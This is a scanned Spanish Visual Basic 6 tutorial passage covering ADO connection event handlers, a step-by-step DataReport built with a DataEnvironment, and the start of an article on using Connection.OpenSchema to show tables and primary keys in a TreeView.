
```
la transacción"
End Sub

Private Sub cn_CommitTransComplete(ByVal pError As
ADODB.Error, adStatus As ADODB.EventStatusEnum, ByVal
pConnection As ADODB.Connection)
Me.Text1.Text = Me.Text1.Text & vbCrLf & "Se han guardado
los cambios de la transacción"
End Sub

Private Sub cn_RollbackTransComplete(ByVal pError As
ADODB.Error, adStatus As ADODB.EventStatusEnum, ByVal
pConnection As ADODB.Connection)
Me.Text1.Text = Me.Text1.Text & vbCrLf & "Se ha cancelado la
transacción"
End Sub

Private Sub cn_ConnectComplete(ByVal pError As ADODB.Error,
adStatus As ADODB.EventStatusEnum, ByVal pConnection As
ADODB.Connection)
Me.Text1.Text = Me.Text1.Text & vbCrLf & "Se ha producido la
conexión a la base de datos"
End Sub

Private Sub cn_Disconnect(adStatus As
ADODB.EventStatusEnum, ByVal pConnection As
ADODB.Connection)
Me.Text1.Text = Me.Text1.Text & vbCrLf & "Se ha llamado a
CLOSE"
End Sub

Private Sub cn_ExecuteComplete(ByVal RecordsAffected As
Long, ByVal pError As ADODB.Error, adStatus As
ADODB.EventStatusEnum, ByVal pCommand As
ADODB.Command, ByVal pRecordset As ADODB.Recordset,
ByVal pConnection As ADODB.Connection)
Me.Text1.Text = Me.Text1.Text & vbCrLf & "Se ha ejecutado la
consulta"
```

```
End Sub

Private Sub cn_WillConnect(ConnectionString As String, UserID
As String, Password As String, Options As Long, adStatus As
ADODB.EventStatusEnum, ByVal pConnection As
ADODB.Connection)
Me.Text1.Text = Me.Text1.Text & vbCrLf & "Se ha llamado a
OPEN"
End Sub

Private Sub cn_WillExecute(Source As String, CursorType As
ADODB.CursorTypeEnum, LockType As ADODB.LockTypeEnum,
Options As Long, adStatus As ADODB.EventStatusEnum, ByVal
pCommand As ADODB.Command, ByVal pRecordset As
ADODB.Recordset, ByVal pConnection As ADODB.Connection)
Me.Text1.Text = Me.Text1.Text & vbCrLf & "Se ha llamado a
EXECUTE"
End Sub
```

Ahora en el caso de que se produzca el error sucederá lo siguiente:



Mientras que si la transacción se realiza:



Como podemos ver ahora si que se ha ejecutado la consulta y

como no se han producido errores hemos podido actualizar los registros.

Volver al menú del curso


Total de visitas:

Un primer informe con DataReport


Título: Un primer informe con DataReport
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como realizar un informe sencillo mediante el empleo de DataReport para mostrar la información de una base de datos.
Fecha: [17/02/02]

---


1. Agregar un DataEnvironment:



2. Agregar una conexión (aunque ya sale por defecto):



3. Entramos en las propiedades de la conexión utilizando el botón derecho del ratón y nos saldrá la siguiente pantalla:




En esta pantalla seleccionaremos nuestra conexión o le escribimos una nueva y la probamos apareciéndonos la siguiente pantalla:

4.

Agregamos un comando:


5. Pulsamos a propiedades para escribir la consulta SQL:

y si quieres que Microsoft te ayude pulsas a Generador SQL:




y si no quieres que te ayude Microsoft, pues se escribe la consulta SQL en la pantalla anterior y ya está. Ahora cuando hayas agregado la consulta SQL, puedes ver las columnas de tus tablas:

6. Ahora agregamos un DataReport:



y nos saldrá la siguiente pantalla:




Una vez que tenemos esta pantalla vamos a conectar a nuestro DataEnvironment para poder coger nuestros datos, para ello lo seleccionamos y le variamos las propiedades DataSource y DataMember:

Se selecciona primero en el DataSource el DataEnviroment que hemos creado, y en el DataMember el Comando que hemos creado. Si pulsas al botón derecho del ratón en el informe podrás elegir el tipo de objeto que desees:

El objeto que más te interesará insertar es un cuadro de texto para mostrar los datos, para ello debemos de seleccionar el comando con el que estamos trabajando, con la propiedad DataMember y cambiar la propiedad DataField para seleccionar el campo que queramos mostrar. Una vez hecho esto lo podemos ya llamar desde nuestra aplicación, por ejemplo desde el evento Form_Load del formulario:

```
Option Explicit

Private Sub Form_Load()
DataReport1.Show
End Sub
```

Si arrancamos el proyecto aparecerá nuestro maravilloso informe, digo maravilloso por no llorar, porque sólo he metido un campo y una etiqueta, pero se pueden meter más :-).



Volver al menú del curso

Total de visitas:

205540

Método OpenSchema del objeto Connection

Título: Método OpenSchema del objeto Connection.
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como utilizar el método OpenSchema del Objeto Connection para explorar las tablas, columnas y claves principales mediante el empleo de un TreeView.
Fecha: [17/02/02]

Introducción

El objeto Connection de ADO nos permite entre otras muchas cosas explorar el Schema de la base de datos. Mediante dicho Schema, podemos ver entre otras cosas las tablas, columnas, vistas, procedimientos almacenados y otros aspectos interesantes de nuestra base de datos. En el ejemplo que se muestra a continuación vamos a utilizar este método para ver las tablas de una base de datos (base de datos de ejemplo Neptuno) y las claves principales que tiene cada tabla.

Desarrollo

En este ejemplo se va a utilizar un Treeview para mostrar las tablas de la base de datos así como sus columnas indicando cual es la clave principal, se podría profundizar más en este tema, pero como siempre sería un mundo. De todas formas, se ofrece un método a seguir para poder ver cualquiera de los elementos que ofrece este método. Los parámetros que tiene el OpenSchema son los siguientes (**estos parámetros han sido sacados de la ayuda de Visual Studio**):

***QueryType* values**	***Criteria* values**

adSchemaAsserts	CONSTRAINT_CATALOG CONSTRAINT_SCHEMA CONSTRAINT_NAME
adSchemaCatalogs	CATALOG_NAME
adSchemaCharacterSets	CHARACTER_SET_CATALOG CHARACTER_SET_SCHEMA CHARACTER_SET_NAME
adSchemaCheckConstraints	CONSTRAINT_CATALOG CONSTRAINT_SCHEMA CONSTRAINT_NAME
adSchemaCollations	COLLATION_CATALOG COLLATION_SCHEMA COLLATION_NAME
adSchemaColumnDomainUsage	DOMAIN_CATALOG DOMAIN_SCHEMA DOMAIN_NAME COLUMN_NAME
adSchemaColumnPrivileges	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME COLUMN_NAME GRANTOR GRANTEE
adSchemaColumns	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME COLUMN_NAME
adSchemaConstraintColumnUsage	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME COLUMN_NAME
adSchemaConstraintTableUsage	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME

adSchemaForeignKeys	PK_TABLE_CATALOG PK_TABLE_SCHEMA PK_TABLE_NAME FK_TABLE_CATALOG FK_TABLE_SCHEMA FK_TABLE_NAME
adSchemaIndexes	TABLE_CATALOG TABLE_SCHEMA INDEX_NAME TYPE TABLE_NAME
adSchemaKeyColumnUsage	CONSTRAINT_CATALOG CONSTRAINT_SCHEMA CONSTRAINT_NAME TABLE_CATALOG TABLE_SCHEMA TABLE_NAME COLUMN_NAME
adSchemaPrimaryKeys	PK_TABLE_CATALOG PK_TABLE_SCHEMA PK_TABLE_NAME
adSchemaProcedureColumns	PROCEDURE_CATALOG PROCEDURE_SCHEMA PROCEDURE_NAME COLUMN_NAME
adSchemaProcedureParameters	PROCEDURE_CATALOG PROCEDURE_SCHEMA PROCEDURE_NAME PARAMTER_NAME
adSchemaProcedures	PROCEDURE_CATALOG PROCEDURE_SCHEMA PROCEDURE_NAME PARAMTER_TYPE
adSchemaProviderSpecific	See Remarks
adSchemaProviderTypes	DATA_TYPE BEST_MATCH

adSchemaReferentialConstraints	CONSTRAINT_CATALOG CONSTRAINT_SCHEMA CONSTRAINT_NAME
adSchemaSchemata	CATALOG_NAME SCHEMA_NAME SCHEMA_OWNER
adSchemaSQLLanguages	<none>
adSchemaStatistics	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME
adSchemaTableConstraints	CONSTRAINT_CATALOG CONSTRAINT_SCHEMA CONSTRAINT_NAME TABLE_CATALOG TABLE_SCHEMA TABLE_NAME CONSTRAINT_TYPE
adSchemaTablePrivileges	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME GRANTOR GRANTEE
adSchemaTables	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME TABLE_TYPE
adSchemaTranslations	TRANSLATION_CATALOG TRANSLATION_SCHEMA TRANSLATION_NAME
adSchemaUsagePrivileges	OBJECT_CATALOG OBJECT_SCHEMA OBJECT_NAME OBJECT_TYPE GRANTOR GRANTEE

adSchemaViewColumnUsage	VIEW_CATALOG VIEW_SCHEMA VIEW_NAME
adSchemaViewTableUsage	VIEW_CATALOG VIEW_SCHEMA VIEW_NAME
adSchemaViews	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME

Como se puede observar tenemos unos cuantos ¿no?. Pero ¿como podemos sacar la información de todo esto?. Pues muy sencillo, para recopilar la información que ofrece cada uno de estos parámetros lo que haremos es crear un Recordset y en ese Recordset se introducirán todos los elementos. Un recordset aunque ya será definido, es como si fuera una tabla de Access, esta imagen es importante para comprender cual es la forma de recorrerlos aunque insisto que se verá en otra entrega. Además, podemos sacar la información de forma total o de forma selectiva, veamos unos ejemplos del código del programa de ejemplo para comprender mejor esto. La forma de recopilar toda la información será la siguiente:

```
Set rsClaves = con.OpenSchema(adSchemaPrimaryKeys)
```

En esta instrucción lo que estamos haciendo es obtener todas las claves primarias del Schema, pero claro ahora te estarás preguntando, ¿y los demás campos que tiene este recordset?. Bueno, si miras en la tabla de arriba, verás que este método tiene los siguientes campos: PK_TABLE_CATALOG, PK_TABLE_SCHEMA y PK_TABLE_NAME. Por tanto, si queremos recoger la información y meterla en una matriz haremos lo siguiente:

```
Do Until rsClaves.EOF
   ReDim Preserve matriz(1, UBound(matriz, 2) + 1)
   matriz(0, UBound(matriz, 2) - 1) = rsClaves!table_name
   matriz(1, UBound(matriz, 2) - 1) = rsClaves!column_name
   rsClaves.MoveNext
Loop
```

Cogeremos pues del recordset, los dos campos, el nombre de la tabla y el nombre de la fila. Pero y si queremos algo concreto por ejemplo de una tabla, por ejemplo para coger las columnas de una tabla cualquiera:

```
Set rs = con.OpenSchema(adSchemaColumns, Array(Empty, Empty, Node.Text, Empty))
```

Como puedes ver se coge el nombre de la tabla de un nodo del TreeView, pero lo importante es ver que se ponen vacíos los otros campos y así únicamente cogeremos los valores de las columnas para esta tabla, si no hiciéramos esto saldrían todas las columnas del Schema como ocurría en el caso anterior en el que si que cogíamos todas las claves principales. Por tanto, mirando que información nos dan los distintos métodos podremos sacar la información que queramos. Veamos ahora como funcionaría el ejemplo. En primer lugar declaramos lo siguiente en general:

```
